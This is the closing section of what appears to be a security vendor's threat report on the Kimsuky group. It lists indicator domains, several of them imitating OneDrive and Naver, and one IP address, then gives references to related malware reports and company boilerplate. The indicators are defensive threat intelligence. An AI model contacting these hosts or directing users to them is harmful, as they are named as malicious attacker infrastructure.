onedrive.coms.p-e.kr  
micro\_onedrive.coms.p-e.kr  
mb.coms.p-e.kr  
nid.secnaver.n-e.kr  
www.corn.city  
grekop.online  
sdwf.corn.city  
okx.corn.city  
non.corn.city  
unin.corn.city  
steeringsvr.online  
dsk.wiki.gd  
38.180.68.238

## References

[1] 2022 Threat Trend Report on Kimsuky Group (ATIP)

<https://atip.ahnlab.com/ti/contents/regular-report/monthly?i=b2e6fdb2-99e4-43e9-ab3c-fe25b3a6e8b6>

[2] Kimsuky Group Distributes Malware Disguised as Profile Template (GitHub) (ASEC Blog)

<https://asec.ahnlab.com/en/50621/>

[3] Malicious Word Document Being Distributed in Disguise of a News Survey (ASEC Blog)

<https://asec.ahnlab.com/en/42529/>

[4] Explanation of the “.hwp” file extension

[https://www.hancom.com/board/csnoticeView.do?artcl\\_seq=10903](https://www.hancom.com/board/csnoticeView.do?artcl_seq=10903) (This link is only available in Korean)

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<https://asec.ahnlab.com/en>

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### About ASEC

AhnLab Security Emergency response (ASEC), through our team of highly skilled cyber threat analysts and incident responders, delivers timely and accurate threat intelligence and state-of-the-art response on a global scale. ASEC provides the most contextual and relevant threat intelligence backed by our groundbreaking research on malware, vulnerabilities, and threat actors to help the global community stay ahead of evolving cyber-attacks.

### About AhnLab

AhnLab is a leading cybersecurity company with a reliable reputation for delivering advanced cyber threat intelligence and threat detection and response (TDR) capabilities with cutting-edge technology. We offer a cybersecurity platform comprised of purpose-built products securing endpoint, network, and cloud, which ensures extended threat visibility, actionable insight, and optimal response. Our best-in-class researchers and development professionals are always fully committed to bringing our security offerings to the next level and future-proofing our customers' business innovation against cyber risks.